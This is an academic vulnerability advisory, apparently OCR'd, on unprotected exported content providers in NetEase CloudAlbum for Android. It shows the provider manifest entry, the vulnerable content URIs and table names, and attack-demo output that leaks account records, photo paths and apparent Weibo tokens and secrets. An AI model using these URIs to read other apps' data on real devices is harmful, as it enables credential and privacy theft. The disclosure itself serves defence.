Vulnerability in NetEase CloudAlbum (网易云相册) for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk
Feb 29, 2012 at 5:18 PM HKT

Abstract

We found that NetEase CloudAlbum Ver 2.0.0 Build1128 and Ver 2.2.0 Build0109 have a vulnerability that allows a crafted application to read and modify user's sensitive account and photo information without permission, including NetEase CloudAlbum accounts (username and password in plaintext!), user's private photo stored in NetEase CloudAlbum server, and etc. Worse, if user login his or her other web service account, such as NetEase Weibo, Sina Weibo, Tencent Weibo, RenRen, the secure token of these web services are also exposed, especially NetEase Weibo has also exposed user's email and password (in plaintext!).

1 Application Information

Please see the following link in our AppSec website:
http://www4.comp.polyu.edu.hk/~appsec/bugs/CVE-2012-1381-vulnerability-in-NetEaseCloudAlbum.html

2 Description

Please see the exposed content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:


```
<provider android:name=".db.AlbumProvider" android:multiprocess="true"
android:authorities="com.netease.provider.cloudalbum"
android:grantUriPermissions="true" />
```


3 Impact

Please see the following snapshots generated by our arrack demo:

*** authors with equal contributions**


网易云相册
帐号：happypeople12@163.com
密码：
自动登录
登 录
还没有网易帐号？立即注册
安全批量备份
手机相片批量上传至网易相册
免费无限存储
免费提供无限总量的相片空间
亲密多人分享
多人共建相册，与好友随处分享相片


AttackDemo
content://com.netease.provider.cloudalbum/accounts
columAttack
insertAttack
queryAttack
deleteAttack
queryAttack! Column Count: 23
0[_id]: 1
0[timestamp]: 1330414299893
0[account]: happypeople12@163.com
0[password]: wea[redacted]2012
0[savepw]: 1
0[autologin]: 1
0[lastlogin]: 1
0[isdefault]: 0
0[isbked]: 0
0[bktime]: null
0[bkcount]: 0
0[failed_count]: 0
0[usedflow]: null
0[backup_status_code]: 0
0[last_backup_net]: null


AttackDemo
content://com.netease.provider.cloudalbum/accounts
columAttack
insertAttack
queryAttack
deleteAttack
0[isbked]: 0
0[bktime]: null
0[bkcount]: 0
0[failed_count]: 0
0[usedflow]: null
0[backup_status_code]: 0
0[last_backup_net]: null
0[backup_pattern]: 0
0[iscancle]: 0
0[mobile_album_id]: null
0[string_value1]: null
0[string_value2]: null
0[string_value3]: null
0[int_value1]: 0
0[int_value2]: null



备份手机相片
手机相片将备份到云端私密相册
手机相片（QpaiPic）
未备份：1张
已选：1张
备份已选相片
1


AttackDemo
content://com.netease.provider.cloudalbum/photos
columAttack
insertAttack
queryAttack
deleteAttack
queryAttack! Column Count: 21
0[_id]: 1
0[display_name]: 1325147972.jpg
0[path]: /mnt/sdcard/DCIM/QpaiPic/1325147972.jpg
0[thumb_path]: /sdcard/DCIM/.thumbnails_netease/_mnt_sdcard_DCIM_QpaiPic_1325147972.jpg
0[mime_type]: image/jpeg
0[_size]: 175566
0[description]: null
0[time_modified]: 1325147972000
0[uploaded]: 1
0[selected]: 0
0[belongto_account]: happypeople12@163.com
0[timestamp]: 1330414481562


登录网易微博
ople12，网易云相册想连接到您
由网易云相册 开发的应用网易云相册希望能连接到您网易微博帐户。
您授权后: 此应用可以访问和更新您在微博里的数据，将能通过此应用使用网易微博的相关功能。您也可以置页面随时移除此页面的访问权限。
允许网易云相册连接到你的帐户吗？
拒绝
允许
授权后您在第三方应用或网站的相关活动继续遵
《网易通行证服务条款》


登录社交帐号
登录各个社交网站帐号后,即可轻松向各个社交网站好友分享相片。
网易微博
已登录：happypeople12
退出
新浪微博
未登录
登录
腾讯微博
未登录
登录
人人网
未登录
登录


AttackDemo
content://com.netease.provider.cloudalbum/weibo_account
columAttack
insertAttack
queryAttack
deleteAttack
queryAttack! Column Count: 10
0[_id]: 1
0[account]: ha[redacted]@163.com
0[name]: ha[redacted]2
0[last_login]: null
0[type_weibo]: 1
0[token_weibo]: 434b12f6db6d88287ab7828a461f2d6d
0[secret_weibo]: 0f3ded89840a060f7c2fb7a272ad0aff
0[main_url]: http://t.163.com/2099062360
0[portrait_url]: http://oimagea1.ydstatic.com/image?w=48&h=48&url=http%3A%2F%2Fmimg.126.net%2Fp%2Fbutter%2F1008031648%2Fimg%2Fface_big.gif
0[other]: null



4 Solution

Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

Please see the following exposed content providers and tables:

Content Provider Authority	Table Name
com.netease.provider.cloudalbum	photos
com.netease.provider.cloudalbum	albums_local
com.netease.provider.cloudalbum	accounts
com.netease.provider.cloudalbum	rawquery
com.netease.provider.cloudalbum	weibo_account
com.netease.provider.cloudalbum	compress